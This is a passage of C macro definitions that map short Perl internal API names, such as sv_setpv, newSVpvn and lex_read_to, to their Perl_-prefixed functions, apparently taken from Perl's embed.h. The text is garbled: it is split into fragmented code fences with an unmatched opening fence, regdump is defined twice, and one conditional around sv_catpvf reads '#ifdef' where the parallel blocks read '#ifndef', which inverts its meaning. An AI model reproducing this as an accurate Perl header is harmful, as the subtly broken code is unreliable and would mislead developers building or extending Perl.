#define hv_itternextsv(a,b,c)         Perl_hv_itternextsv(aTHX_ a,b,c)

#define hv_interval(a,b)              Perl_hv_interval(aTHX_ a,b)

#define hv_ksplit(a,b)                Perl_hv_ksplit(aTHX_ a,b)

#define hv_name_set(a,b,c,d)          Perl_hv_name_set(aTHX_ a,b,c,d)
```

```
#define hv_scalar(a)          Perl_hv_scalar(aTHX_ a)

#define init_i18nl10n(a) Perl_init_i18nl10n(aTHX_ a)

#define init_i18nl14n(a) Perl_init_i18nl14n(aTHX_ a)

#define init_stacks()        Perl_init_stacks(aTHX)

#define init_tm(a)           Perl_init_tm(aTHX_ a)

#define instr                 Perl_instr

#define is_ascii_string       Perl_is_ascii_string

#define is_lvalue_sub()      Perl_is_lvalue_sub(aTHX)

#define is_uni_alnum(a)       Perl_is_uni_alnum(aTHX_ a)

#define is_uni_alnum_lc(a)    Perl_is_uni_alnum_lc(aTHX_ a)

#define is_uni_alpha(a)       Perl_is_uni_alpha(aTHX_ a)

#define is_uni_alpha_lc(a)    Perl_is_uni_alpha_lc(aTHX_ a)

#define is_uni_ascii(a)       Perl_is_uni_ascii(aTHX_ a)

#define is_uni_ascii_lc(a)    Perl_is_uni_ascii_lc(aTHX_ a)

#define is_uni_cntrl(a)       Perl_is_uni_cntrl(aTHX_ a)

#define is_uni_cntrl_lc(a)    Perl_is_uni_cntrl_lc(aTHX_ a)

#define is_uni_digit(a)       Perl_is_uni_digit(aTHX_ a)

#define is_uni_digit_lc(a)    Perl_is_uni_digit_lc(aTHX_ a)

#define is_uni_graph(a)       Perl_is_uni_graph(aTHX_ a)

#define is_uni_graph_lc(a)    Perl_is_uni_graph_lc(aTHX_ a)

#define is_uni_idfirst(a) Perl_is_uni_idfirst(aTHX_ a)

#define is_uni_idfirst_lc(a)  Perl_is_uni_idfirst_lc(aTHX_ a)

#define is_uni_lower(a)       Perl_is_uni_lower(aTHX_ a)

#define is_uni_lower_lc(a)    Perl_is_uni_lower_lc(aTHX_ a)

#define is_uni_print(a)       Perl_is_uni_print(aTHX_ a)
```

```
#define is_uni_print_lc(a)      Perl_is_uni_print_lc(aTHX_ a)
#define is_uni_punct(a)        Perl_is_uni_punct(aTHX_ a)
#define is_uni_punct_lc(a)     Perl_is_uni_punct_lc(aTHX_ a)
#define is_uni_space(a)        Perl_is_uni_space(aTHX_ a)
#define is_uni_space_lc(a)     Perl_is_uni_space_lc(aTHX_ a)
#define is_uni_upper(a)        Perl_is_uni_upper(aTHX_ a)
#define is_uni_upper_lc(a)     Perl_is_uni_upper_lc(aTHX_ a)
#define is_uni_xdigit(a) Perl_is_uni_xdigit(aTHX_ a)
#define is_uni_xdigit_lc(a)    Perl_is_uni_xdigit_lc(aTHX_ a)
#define is_utf8_alnum(a)       Perl_is_utf8_alnum(aTHX_ a)
#define is_utf8_alpha(a)       Perl_is_utf8_alpha(aTHX_ a)
#define is_utf8_ascii(a) Perl_is_utf8_ascii(aTHX_ a)
#define is_utf8_char           Perl_is_utf8_char
#define is_utf8_cntrl(a) Perl_is_utf8_cntrl(aTHX_ a)
#define is_utf8_digit(a) Perl_is_utf8_digit(aTHX_ a)
#define is_utf8_graph(a)       Perl_is_utf8_graph(aTHX_ a)
#define is_utf8_idcont(a)      Perl_is_utf8_idcont(aTHX_ a)
#define is_utf8_idfirst(a)     Perl_is_utf8_idfirst(aTHX_ a)
#define is_utf8_lower(a)       Perl_is_utf8_lower(aTHX_ a)
#define is_utf8_mark(a)        Perl_is_utf8_mark(aTHX_ a)
#define is_utf8_perl_space(a)  Perl_is_utf8_perl_space(aTHX_ a)
#define is_utf8_perl_word(a)   Perl_is_utf8_perl_word(aTHX_ a)
#define is_utf8_posix_digit(a) Perl_is_utf8_posix_digit(aTHX_ a)
#define is_utf8_print(a) Perl_is_utf8_print(aTHX_ a)
#define is_utf8_punct(a)       Perl_is_utf8_punct(aTHX_ a)
```

```
#define is_utf8_space(a)      Perl_is_utf8_space(aTHX_ a)
#define is_utf8_string      Perl_is_utf8_string
#define is_utf8_string_loclen Perl_is_utf8_string_loclen
#define is_utf8_upper(a)     Perl_is_utf8_upper(aTHX_ a)
#define is_utf8_xdigit(a)    Perl_is_utf8_xdigit(aTHX_ a)
#define is_utf8_xidcont(a)   Perl_is_utf8_xidcont(aTHX_ a)
#define is_utf8_xidfirst(a)  Perl_is_utf8_xidfirst(aTHX_ a)
#define leave_scope(a)       Perl_leave_scope(aTHX_ a)
#define lex_bufutf8()        Perl_lex_bufutf8(aTHX)
#define lex_discard_to(a)    Perl_lex_discard_to(aTHX_ a)
#define lex_grow_linestr(a)  Perl_lex_grow_linestr(aTHX_ a)
#define lex_next_chunk(a)    Perl_lex_next_chunk(aTHX_ a)
#define lex_peek_unichar(a)  Perl_lex_peek_unichar(aTHX_ a)
#define lex_read_space(a)    Perl_lex_read_space(aTHX_ a)
#define lex_read_to(a)       Perl_lex_read_to(aTHX_ a)
#define lex_read_unichar(a)  Perl_lex_read_unichar(aTHX_ a)
#define lex_start(a,b,c)     Perl_lex_start(aTHX_ a,b,c)
#define lex_stuff_pv(a,b)    Perl_lex_stuff_pv(aTHX_ a,b)
#define lex_stuff_pvn(a,b,c) Perl_lex_stuff_pvn(aTHX_ a,b,c)
#define lex_stuff_sv(a,b)    Perl_lex_stuff_sv(aTHX_ a,b)
#define lex_unstuff(a)       Perl_lex_unstuff(aTHX_ a)

#ifndef PERL_IMPLICIT_CONTEXT
#define load_module          Perl_load_module
#endif

#define looks_like_number(a) Perl_looks_like_number(aTHX_ a)
```



```
#define magic_dump(a)      Perl_magic_dump(aTHX_ a)

#define markstack_grow()   Perl_markstack_grow(aTHX)

#ifndef PERL_IMPLICIT_CONTEXT

#define mess               Perl_mess

#endif

#define mess_sv(a,b)       Perl_mess_sv(aTHX_ a,b)

#define mg_clear(a)        Perl_mg_clear(aTHX_ a)

#define mg_copy(a,b,c,d)   Perl_mg_copy(aTHX_ a,b,c,d)

#define mg_find(a,b)       Perl_mg_find(aTHX_ a,b)

#define mg_findext(a,b,c)  Perl_mg_findext(aTHX_ a,b,c)

#define mg_free(a)         Perl_mg_free(aTHX_ a)

#define mg_free_type(a,b)  Perl_mg_free_type(aTHX_ a,b)

#define mg_get(a)          Perl_mg_get(aTHX_ a)

#define mg_length(a)       Perl_mg_length(aTHX_ a)

#define mg_magical(a)      Perl_mg_magical(aTHX_ a)

#define mg_set(a)          Perl_mg_set(aTHX_ a)

#define mg_size(a)         Perl_mg_size(aTHX_ a)

#define mini_mktime(a)     Perl_mini_mktime(aTHX_ a)

#define moreswitches(a)    Perl_moreswitches(aTHX_ a)

#define mro_get_linear_isa(a) Perl_mro_get_linear_isa(aTHX_ a)

#define mro_method_changed_in(a) Perl_mro_method_changed_in(aTHX_ a)

#define my_atof(a)         Perl_my_atof(aTHX_ a)

#define my_atof2(a,b)      Perl_my_atof2(aTHX_ a,b)

#define my_dirfd(a)        Perl_my_dirfd(aTHX_ a)

#define my_exit(a)         Perl_my_exit(aTHX_ a)
```

```
#define my_failure_exit()      Perl_my_failure_exit(aTHX)

#define my_fflush_all()       Perl_my_fflush_all(aTHX)

#define my_fork                Perl_my_fork

#define my_pclose(a)          Perl_my_pclose(aTHX_ a)

#define my_popen(a,b)         Perl_my_popen(aTHX_ a,b)

#define my_popen_list(a,b,c)  Perl_my_popen_list(aTHX_ a,b,c)

#define my_setenv(a,b)        Perl_my_setenv(aTHX_ a,b)

#define my_socketpair         Perl_my_socketpair

#define my_strftime(a,b,c,d,e,f,g,h,i,j)  Perl_my_strftime(aTHX_ a,b,c,d,e,f,g,h,i,j)

#define newANONATTRSUB(a,b,c,d)  Perl_newANONATTRSUB(aTHX_ a,b,c,d)

#define newANONHASH(a)         Perl_newANONHASH(aTHX_ a)

#define newANONLIST(a)         Perl_newANONLIST(aTHX_ a)

#define newANONSUB(a,b,c)      Perl_newANONSUB(aTHX_ a,b,c)

#define newASSIGNOP(a,b,c,d)  Perl_newASSIGNOP(aTHX_ a,b,c,d)

#define newATTRSUB(a,b,c,d,e)  Perl_newATTRSUB(aTHX_ a,b,c,d,e)

#define newAVREF(a)           Perl_newAVREF(aTHX_ a)

#define newBINOP(a,b,c,d)     Perl_newBINOP(aTHX_ a,b,c,d)

#define newCONDOP(a,b,c,d)    Perl_newCONDOP(aTHX_ a,b,c,d)

#define newCONSTSUB(a,b,c)    Perl_newCONSTSUB(aTHX_ a,b,c)

#define newCVREF(a,b)         Perl_newCVREF(aTHX_ a,b)

#define newFOROP(a,b,c,d,e)   Perl_newFOROP(aTHX_ a,b,c,d,e)

#define newGIVENOP(a,b,c)     Perl_newGIVENOP(aTHX_ a,b,c)

#define newGVOP(a,b,c)        Perl_newGVOP(aTHX_ a,b,c)

#define newGVREF(a,b)         Perl_newGVREF(aTHX_ a,b)

#define newGVgen(a)           Perl_newGVgen(aTHX_ a)
```

#define newHVREF(a)	Perl_newHVREF(aTHX_ a)
#define newHVhv(a)	Perl_newHVhv(aTHX_ a)
#define newLISTOP(a,b,c,d)	Perl_newLISTOP(aTHX_ a,b,c,d)
#define newLOGOP(a,b,c,d)	Perl_newLOGOP(aTHX_ a,b,c,d)
#define newLOOPEX(a,b)	Perl_newLOOPEX(aTHX_ a,b)
#define newLOOPOP(a,b,c,d)	Perl_newLOOPOP(aTHX_ a,b,c,d)
#define newNULLLIST()	Perl_newNULLLIST(aTHX)
#define newOP(a,b)	Perl_newOP(aTHX_ a,b)
#define newPMOP(a,b)	Perl_newPMOP(aTHX_ a,b)
#define newPROG(a)	Perl_newPROG(aTHX_ a)
#define newPVOP(a,b,c)	Perl_newPVOP(aTHX_ a,b,c)
#define newRANGE(a,b,c)	Perl_newRANGE(aTHX_ a,b,c)
#define newRV(a)	Perl_newRV(aTHX_ a)
#define newRV_noinc(a)	Perl_newRV_noinc(aTHX_ a)
#define newSLICEOP(a,b,c)	Perl_newSLICEOP(aTHX_ a,b,c)
#define newSTATEOP(a,b,c)	Perl_newSTATEOP(aTHX_ a,b,c)
#define newSV(a)	Perl_newSV(aTHX_ a)
#define newSVOP(a,b,c)	Perl_newSVOP(aTHX_ a,b,c)
#define newSVREF(a)	Perl_newSVREF(aTHX_ a)
#define newSV_type(a)	Perl_newSV_type(aTHX_ a)
#define newSVhek(a)	Perl_newSVhek(aTHX_ a)
#define newSViv(a)	Perl_newSViv(aTHX_ a)
#define newSVnv(a)	Perl_newSVnv(aTHX_ a)
#define newSVpv(a,b)	Perl_newSVpv(aTHX_ a,b)
#define newSVpv_share(a,b)	Perl_newSVpv_share(aTHX_ a,b)

```
#ifndef PERL_IMPLICIT_CONTEXT

#define newSVpvf          Perl_newSVpvf

#endif

#define newSVpvn(a,b)      Perl_newSVpvn(aTHX_ a,b)

#define newSVpvn_flags(a,b,c) Perl_newSVpvn_flags(aTHX_ a,b,c)

#define newSVpvn_share(a,b,c) Perl_newSVpvn_share(aTHX_ a,b,c)

#define newSVrv(a,b)       Perl_newSVrv(aTHX_ a,b)

#define newSVsv(a)         Perl_newSVsv(aTHX_ a)

#define newSVuv(a)         Perl_newSVuv(aTHX_ a)

#define newUNOP(a,b,c)      Perl_newUNOP(aTHX_ a,b,c)

#define newWHENOP(a,b)      Perl_newWHENOP(aTHX_ a,b)

#define newWHILEOP(a,b,c,d,e,f,g) Perl_newWHILEOP(aTHX_ a,b,c,d,e,f,g)

#define newXS(a,b,c)        Perl_newXS(aTHX_ a,b,c)

#define newXS_flags(a,b,c,d,e) Perl_newXS_flags(aTHX_ a,b,c,d,e)

#define new_collate(a)      Perl_new_collate(aTHX_ a)

#define new_ctype(a)        Perl_new_ctype(aTHX_ a)

#define new_numeric(a)      Perl_new_numeric(aTHX_ a)

#define new_stackinfo(a,b)  Perl_new_stackinfo(aTHX_ a,b)

#define new_version(a)      Perl_new_version(aTHX_ a)

#define ninstr              Perl_ninstr

#define nothreadhook()      Perl_nothreadhook(aTHX)

#define op_append_elem(a,b,c) Perl_op_append_elem(aTHX_ a,b,c)

#define op_append_list(a,b,c) Perl_op_append_list(aTHX_ a,b,c)

#define op_contextualize(a,b) Perl_op_contextualize(aTHX_ a,b)

#define op_dump(a)          Perl_op_dump(aTHX_ a)
```

```
#define op_free(a)          Perl_op_free(aTHX_ a)

#define op_linklist(a)      Perl_op_linklist(aTHX_ a)

#define op_lvalue(a,b)     Perl_op_lvalue(aTHX_ a,b)

#define op_null(a)         Perl_op_null(aTHX_ a)

#define op_prepend_elem(a,b,c) Perl_op_prepend_elem(aTHX_ a,b,c)

#define op_refcnt_lock()    Perl_op_refcnt_lock(aTHX)

#define op_refcnt_unlock()  Perl_op_refcnt_unlock(aTHX)

#define op_scope(a)        Perl_op_scope(aTHX_ a)

#define pack_cat(a,b,c,d,e,f,g) Perl_pack_cat(aTHX_ a,b,c,d,e,f,g)

#define packlist(a,b,c,d,e) Perl_packlist(aTHX_ a,b,c,d,e)

#define pad_findmy(a,b,c)   Perl_pad_findmy(aTHX_ a,b,c)

#define parse_arithexpr(a)   Perl_parse_arithexpr(aTHX_ a)

#define parse_barestmt(a)   Perl_parse_barestmt(aTHX_ a)

#define parse_block(a)      Perl_parse_block(aTHX_ a)

#define parse_fullexpr(a)   Perl_parse_fullexpr(aTHX_ a)

#define parse_fullstmt(a)   Perl_parse_fullstmt(aTHX_ a)

#define parse_label(a)      Perl_parse_label(aTHX_ a)

#define parse_listexpr(a)   Perl_parse_listexpr(aTHX_ a)

#define parse_stmtseq(a)    Perl_parse_stmtseq(aTHX_ a)

#define parse_termexpr(a)   Perl_parse_termexpr(aTHX_ a)

#define pmop_dump(a)        Perl_pmop_dump(aTHX_ a)

#define pop_scope()         Perl_pop_scope(aTHX)

#define pregcomp(a,b)       Perl_pregcomp(aTHX_ a,b)

#define pregexec(a,b,c,d,e,f,g) Perl_pregexec(aTHX_ a,b,c,d,e,f,g)

#define pregfree(a)         Perl_pregfree(aTHX_ a)
```

```
#define pregfree2(a)          Perl_pregfree2(aTHX_ a)

#define prescan_version(a,b,c,d,e,f,g)  Perl_prescan_version(aTHX_ a,b,c,d,e,f,g)

#define ptr_table_clear(a)      Perl_ptr_table_clear(aTHX_ a)

#define ptr_table_fetch(a,b)    Perl_ptr_table_fetch(aTHX_ a,b)

#define ptr_table_free(a)       Perl_ptr_table_free(aTHX_ a)

#define ptr_table_new()         Perl_ptr_table_new(aTHX)

#define ptr_table_split(a)      Perl_ptr_table_split(aTHX_ a)

#define ptr_table_store(a,b,c)  Perl_ptr_table_store(aTHX_ a,b,c)

#define push_scope()           Perl_push_scope(aTHX)

#define pv_display(a,b,c,d,e)   Perl_pv_display(aTHX_ a,b,c,d,e)

#define pv_escape(a,b,c,d,e,f)  Perl_pv_escape(aTHX_ a,b,c,d,e,f)

#define pv_pretty(a,b,c,d,e,f,g) Perl_pv_pretty(aTHX_ a,b,c,d,e,f,g)

#define pv_uni_display(a,b,c,d,e) Perl_pv_uni_display(aTHX_ a,b,c,d,e)

#define re_compile(a,b)         Perl_re_compile(aTHX_ a,b)

#define re_intuit_start(a,b,c,d,e,f)  Perl_re_intuit_start(aTHX_ a,b,c,d,e,f)

#define re_intuit_string(a)     Perl_re_intuit_string(aTHX_ a)

#define reg_named_buff_all(a,b)  Perl_reg_named_buff_all(aTHX_ a,b)

#define reg_named_buff_exists(a,b,c) Perl_reg_named_buff_exists(aTHX_ a,b,c)

#define reg_named_buff_fetch(a,b,c) Perl_reg_named_buff_fetch(aTHX_ a,b,c)

#define reg_named_buff_firstkey(a,b) Perl_reg_named_buff_firstkey(aTHX_ a,b)

#define reg_named_buff_nextkey(a,b) Perl_reg_named_buff_nextkey(aTHX_ a,b)

#define reg_named_buff_scalar(a,b) Perl_reg_named_buff_scalar(aTHX_ a,b)

#define regclass_swash(a,b,c,d,e) Perl_regclass_swash(aTHX_ a,b,c,d,e)

#define regdump(a)              Perl_regdump(aTHX_ a)

#define regdump(a)              Perl_regdump(aTHX_ a)
```

```
#define regexec_flags(a,b,c,d,e,f,g,h)    Perl_regexec_flags(aTHX_ a,b,c,d,e,f,g,h)

#define regfree_internal(a)      Perl_regfree_internal(aTHX_ a)

#define reginitcolors()         Perl_reginitcolors(aTHX)

#define regnext(a)              Perl_regnext(aTHX_ a)

#define repeatcpy               Perl_repeatcpy

#define require_pv(a)           Perl_require_pv(aTHX_ a)

#define rninstr                 Perl_rninstr

#define rsignal(a,b)            Perl_rsignal(aTHX_ a,b)

#define rsignal_state(a) Perl_rsignal_state(aTHX_ a)

#define runops_debug()          Perl_runops_debug(aTHX)

#define runops_standard()       Perl_runops_standard(aTHX)

#define rv2cv_op_cv(a,b)        Perl_rv2cv_op_cv(aTHX_ a,b)

#define safesyscalloc           Perl_safesyscalloc

#define safesysfree             Perl_safesysfree

#define safesysmalloc           Perl_safesysmalloc

#define safesysrealloc          Perl_safesysrealloc

#define save_I16(a)             Perl_save_I16(aTHX_ a)

#define save_I32(a)             Perl_save_I32(aTHX_ a)

#define save_I8(a)              Perl_save_I8(aTHX_ a)

#define save_adelete(a,b)       Perl_save_adelete(aTHX_ a,b)

#define save_aelem_flags(a,b,c,d) Perl_save_aelem_flags(aTHX_ a,b,c,d)

#define save_alloc(a,b)         Perl_save_alloc(aTHX_ a,b)

#define save_aptr(a)            Perl_save_aptr(aTHX_ a)

#define save_ary(a)             Perl_save_ary(aTHX_ a)

#define save_bool(a)            Perl_save_bool(aTHX_ a)
```

```
#define save_clearsv(a)      Perl_save_clearsv(aTHX_ a)
#define save_delete(a,b,c)   Perl_save_delete(aTHX_ a,b,c)
#define save_destructor(a,b) Perl_save_destructor(aTHX_ a,b)
#define save_destructor_x(a,b) Perl_save_destructor_x(aTHX_ a,b)
#define save_generic_pvref(a) Perl_save_generic_pvref(aTHX_ a)
#define save_generic_svref(a) Perl_save_generic_svref(aTHX_ a)
#define save_gp(a,b)         Perl_save_gp(aTHX_ a,b)
#define save_hash(a)         Perl_save_hash(aTHX_ a)
#define save_hdelete(a,b)    Perl_save_hdelete(aTHX_ a,b)
#define save_helem_flags(a,b,c,d) Perl_save_helem_flags(aTHX_ a,b,c,d)
#define save_hints()         Perl_save_hints(aTHX)
#define save_hptr(a)         Perl_save_hptr(aTHX_ a)
#define save_int(a)          Perl_save_int(aTHX_ a)
#define save_item(a)         Perl_save_item(aTHX_ a)
#define save_iv(a)           Perl_save_iv(aTHX_ a)
#define save_list(a,b)       Perl_save_list(aTHX_ a,b)
#define save_long(a)         Perl_save_long(aTHX_ a)
#define save_nogv(a)         Perl_save_nogv(aTHX_ a)
#define save_padsv_and_mortalize(a) Perl_save_padsv_and_mortalize(aTHX_ a)
#define save_pptr(a)         Perl_save_pptr(aTHX_ a)
#define save_pushi32ptr(a,b,c) Perl_save_pushi32ptr(aTHX_ a,b,c)
#define save_pushptr(a,b)     Perl_save_pushptr(aTHX_ a,b)
#define save_pushptrprtr(a,b,c) Perl_save_pushptrprtr(aTHX_ a,b,c)
#define save_re_context()     Perl_save_re_context(aTHX)
#define save_scalar(a)       Perl_save_scalar(aTHX_ a)
```



```
#define save_set_svflags(a,b,c) Perl_save_set_svflags(aTHX_ a,b,c)

#define save_shared_pvref(a) Perl_save_shared_pvref(aTHX_ a)

#define save_sptr(a) Perl_save_sptr(aTHX_ a)

#define save_svref(a) Perl_save_svref(aTHX_ a)

#define save_vptr(a) Perl_save_vptr(aTHX_ a)

#define savepv(a) Perl_savepv(aTHX_ a)

#define savepvn(a,b) Perl_savepvn(aTHX_ a,b)

#define savesharedpv(a) Perl_savesharedpv(aTHX_ a)

#define savesharedpvn(a,b) Perl_savesharedpvn(aTHX_ a,b)

#define savesharedsvpv(a) Perl_savesharedsvpv(aTHX_ a)

#define savestack_grow() Perl_savestack_grow(aTHX)

#define savestack_grow_cnt(a) Perl_savestack_grow_cnt(aTHX_ a)

#define savesvpv(a) Perl_savesvpv(aTHX_ a)

#define scan_bin(a,b,c) Perl_scan_bin(aTHX_ a,b,c)

#define scan_hex(a,b,c) Perl_scan_hex(aTHX_ a,b,c)

#define scan_num(a,b) Perl_scan_num(aTHX_ a,b)

#define scan_oct(a,b,c) Perl_scan_oct(aTHX_ a,b,c)

#define scan_version(a,b,c) Perl_scan_version(aTHX_ a,b,c)

#define scan_vstring(a,b,c) Perl_scan_vstring(aTHX_ a,b,c)

#define screamistr(a,b,c,d,e,f) Perl_screamistr(aTHX_ a,b,c,d,e,f)

#define seed() Perl_seed(aTHX)

#define set_context Perl_set_context

#define set_numeric_local() Perl_set_numeric_local(aTHX)

#define set_numeric_radix() Perl_set_numeric_radix(aTHX)

#define set_numeric_standard() Perl_set_numeric_standard(aTHX)
```

```
#define setdefout(a)          Perl_setdefout(aTHX_ a)

#define share_hek(a,b,c)      Perl_share_hek(aTHX_ a,b,c)

#define sortsv(a,b,c)         Perl_sortsv(aTHX_ a,b,c)

#define sortsv_flags(a,b,c,d) Perl_sortsv_flags(aTHX_ a,b,c,d)

#define stack_grow(a,b,c)     Perl_stack_grow(aTHX_ a,b,c)

#define start_subparse(a,b)    Perl_start_subparse(aTHX_ a,b)

#define stashpv_hvname_match(a,b) Perl_stashpv_hvname_match(aTHX_ a,b)

#define str_to_version(a)      Perl_str_to_version(aTHX_ a)

#define sv_2bool_flags(a,b)    Perl_sv_2bool_flags(aTHX_ a,b)

#define sv_2cv(a,b,c,d)       Perl_sv_2cv(aTHX_ a,b,c,d)

#define sv_2io(a)             Perl_sv_2io(aTHX_ a)

#define sv_2iv_flags(a,b)     Perl_sv_2iv_flags(aTHX_ a,b)

#define sv_2mortal(a)         Perl_sv_2mortal(aTHX_ a)

#define sv_2nv_flags(a,b)     Perl_sv_2nv_flags(aTHX_ a,b)

#define sv_2pv_flags(a,b,c)   Perl_sv_2pv_flags(aTHX_ a,b,c)

#define sv_2pvbyte(a,b)       Perl_sv_2pvbyte(aTHX_ a,b)

#define sv_2pvutf8(a,b)       Perl_sv_2pvutf8(aTHX_ a,b)

#define sv_2uv_flags(a,b)     Perl_sv_2uv_flags(aTHX_ a,b)

#define sv_backoff(a)         Perl_sv_backoff(aTHX_ a)

#define sv_bless(a,b)         Perl_sv_bless(aTHX_ a,b)

#define sv_cat_decode(a,b,c,d,e,f) Perl_sv_cat_decode(aTHX_ a,b,c,d,e,f)

#define sv_catpv(a,b)         Perl_sv_catpv(aTHX_ a,b)

#define sv_catpv_flags(a,b,c) Perl_sv_catpv_flags(aTHX_ a,b,c)

#define sv_catpv_mg(a,b)      Perl_sv_catpv_mg(aTHX_ a,b)

#ifdef PERL_IMPLICIT_CONTEXT
```

```
#define sv_catpvf          Perl_sv_catpvf

#define sv_catpvf_mg      Perl_sv_catpvf_mg

#endif

#define sv_catpvn_flags(a,b,c,d) Perl_sv_catpvn_flags(aTHX_ a,b,c,d)

#define sv_catsv_flags(a,b,c)   Perl_sv_catsv_flags(aTHX_ a,b,c)

#define sv_chop(a,b)           Perl_sv_chop(aTHX_ a,b)

#define sv_clear(a)            Perl_sv_clear(aTHX_ a)

#define sv_cmp_flags(a,b,c)     Perl_sv_cmp_flags(aTHX_ a,b,c)

#define sv_cmp_locale_flags(a,b,c) Perl_sv_cmp_locale_flags(aTHX_ a,b,c)

#define sv_compile_2op(a,b,c,d) Perl_sv_compile_2op(aTHX_ a,b,c,d)

#define sv_copypv(a,b)         Perl_sv_copypv(aTHX_ a,b)

#define sv_dec(a)               Perl_sv_dec(aTHX_ a)

#define sv_dec_nomg(a)          Perl_sv_dec_nomg(aTHX_ a)

#define sv_derived_from(a,b)    Perl_sv_derived_from(aTHX_ a,b)

#define sv_destroyable(a)       Perl_sv_destroyable(aTHX_ a)

#define sv_does(a,b)            Perl_sv_does(aTHX_ a,b)

#define sv_dump(a)              Perl_sv_dump(aTHX_ a)

#define sv_eq_flags(a,b,c)      Perl_sv_eq_flags(aTHX_ a,b,c)

#define sv_force_normal_flags(a,b) Perl_sv_force_normal_flags(aTHX_ a,b)

#define sv_free(a)              Perl_sv_free(aTHX_ a)

#define sv_gets(a,b,c)          Perl_sv_gets(aTHX_ a,b,c)

#define sv_grow(a,b)            Perl_sv_grow(aTHX_ a,b)

#define sv_inc(a)                Perl_sv_inc(aTHX_ a)

#define sv_inc_nomg(a)          Perl_sv_inc_nomg(aTHX_ a)

#define sv_insert_flags(a,b,c,d,e,f) Perl_sv_insert_flags(aTHX_ a,b,c,d,e,f)
```

```
#define sv_isa(a,b)          Perl_sv_isa(aTHX_ a,b)
#define sv_isobject(a)       Perl_sv_isobject(aTHX_ a)
#define sv_iv(a)             Perl_sv_iv(aTHX_ a)
#define sv_len(a)            Perl_sv_len(aTHX_ a)
#define sv_len_utf8(a)       Perl_sv_len_utf8(aTHX_ a)
#define sv_magic(a,b,c,d,e)   Perl_sv_magic(aTHX_ a,b,c,d,e)
#define sv_magicext(a,b,c,d,e,f) Perl_sv_magicext(aTHX_ a,b,c,d,e,f)
#define sv_mortalcopy(a)      Perl_sv_mortalcopy(aTHX_ a)
#define sv_newmortal()        Perl_sv_newmortal(aTHX)
#define sv_newref(a)          Perl_sv_newref(aTHX_ a)
#define sv_nosharing(a)       Perl_sv_nosharing(aTHX_ a)
#define sv_nv(a)              Perl_sv_nv(aTHX_ a)
#define sv_peek(a)            Perl_sv_peek(aTHX_ a)
#define sv_pos_b2u(a,b)       Perl_sv_pos_b2u(aTHX_ a,b)
#define sv_pos_u2b(a,b,c)     Perl_sv_pos_u2b(aTHX_ a,b,c)
#define sv_pos_u2b_flags(a,b,c,d) Perl_sv_pos_u2b_flags(aTHX_ a,b,c,d)
#define sv_pvbyten(a,b)       Perl_sv_pvbyten(aTHX_ a,b)
#define sv_pvbyten_force(a,b) Perl_sv_pvbyten_force(aTHX_ a,b)
#define sv_pvn(a,b)           Perl_sv_pvn(aTHX_ a,b)
#define sv_pvn_force_flags(a,b,c) Perl_sv_pvn_force_flags(aTHX_ a,b,c)
#define sv_pvn_nomg(a,b)      Perl_sv_pvn_nomg(aTHX_ a,b)
#define sv_pvutf8n(a,b)       Perl_sv_pvutf8n(aTHX_ a,b)
#define sv_pvutf8n_force(a,b) Perl_sv_pvutf8n_force(aTHX_ a,b)
#define sv_recode_to_utf8(a,b) Perl_sv_recode_to_utf8(aTHX_ a,b)
#define sv_reftype(a,b)       Perl_sv_reftype(aTHX_ a,b)
```

```
#define sv_replace(a,b)      Perl_sv_replace(aTHX_ a,b)

#define sv_report_used()     Perl_sv_report_used(aTHX)

#define sv_reset(a,b)       Perl_sv_reset(aTHX_ a,b)

#define sv_rvweaken(a)      Perl_sv_rvweaken(aTHX_ a)

#define sv_setiv(a,b)       Perl_sv_setiv(aTHX_ a,b)

#define sv_setiv_mg(a,b)    Perl_sv_setiv_mg(aTHX_ a,b)

#define sv_setnv(a,b)       Perl_sv_setnv(aTHX_ a,b)

#define sv_setnv_mg(a,b)    Perl_sv_setnv_mg(aTHX_ a,b)

#define sv_setpv(a,b)       Perl_sv_setpv(aTHX_ a,b)

#define sv_setpv_mg(a,b)    Perl_sv_setpv_mg(aTHX_ a,b)

#ifndef PERL_IMPLICIT_CONTEXT

#define sv_setpvf           Perl_sv_setpvf

#define sv_setpvf_mg       Perl_sv_setpvf_mg

#endif

#define sv_setpviv(a,b)     Perl_sv_setpviv(aTHX_ a,b)

#define sv_setpviv_mg(a,b)  Perl_sv_setpviv_mg(aTHX_ a,b)

#define sv_setpvn(a,b,c)    Perl_sv_setpvn(aTHX_ a,b,c)

#define sv_setpvn_mg(a,b,c) Perl_sv_setpvn_mg(aTHX_ a,b,c)

#define sv_setref_iv(a,b,c) Perl_sv_setref_iv(aTHX_ a,b,c)

#define sv_setref_nv(a,b,c) Perl_sv_setref_nv(aTHX_ a,b,c)

#define sv_setref_pv(a,b,c) Perl_sv_setref_pv(aTHX_ a,b,c)

#define sv_setref_pvn(a,b,c,d) Perl_sv_setref_pvn(aTHX_ a,b,c,d)

#define sv_setref_uv(a,b,c) Perl_sv_setref_uv(aTHX_ a,b,c)

#define sv_setsv_flags(a,b,c) Perl_sv_setsv_flags(aTHX_ a,b,c)

#define sv_setsv_mg(a,b)    Perl_sv_setsv_mg(aTHX_ a,b)
```

```
#define sv_setuv(a,b)          Perl_sv_setuv(aTHX_ a,b)

#define sv_setuv_mg(a,b)       Perl_sv_setuv_mg(aTHX_ a,b)

#define sv_tainted(a)          Perl_sv_tainted(aTHX_ a)

#define sv_true(a)             Perl_sv_true(aTHX_ a)

#define sv_uni_display(a,b,c,d) Perl_sv_uni_display(aTHX_ a,b,c,d)

#define sv_unmagic(a,b)        Perl_sv_unmagic(aTHX_ a,b)

#define sv_unmagicext(a,b,c)   Perl_sv_unmagicext(aTHX_ a,b,c)

#define sv_unref_flags(a,b)    Perl_sv_unref_flags(aTHX_ a,b)

#define sv_untaint(a)          Perl_sv_untaint(aTHX_ a)

#define sv_upgrade(a,b)        Perl_sv_upgrade(aTHX_ a,b)

#define sv_usepvn_flags(a,b,c,d) Perl_sv_usepvn_flags(aTHX_ a,b,c,d)

#define sv_utf8_decode(a)      Perl_sv_utf8_decode(aTHX_ a)

#define sv_utf8_downgrade(a,b)  Perl_sv_utf8_downgrade(aTHX_ a,b)

#define sv_utf8_encode(a)      Perl_sv_utf8_encode(aTHX_ a)

#define sv_utf8_upgrade_flags_grow(a,b,c) Perl_sv_utf8_upgrade_flags_grow(aTHX_ a,b,c)

#define sv_uv(a)              Perl_sv_uv(aTHX_ a)

#define sv_vcatpvf(a,b,c)      Perl_sv_vcatpvf(aTHX_ a,b,c)

#define sv_vcatpvf_mg(a,b,c)   Perl_sv_vcatpvf_mg(aTHX_ a,b,c)

#define sv_vcatpvfn(a,b,c,d,e,f,g) Perl_sv_vcatpvfn(aTHX_ a,b,c,d,e,f,g)

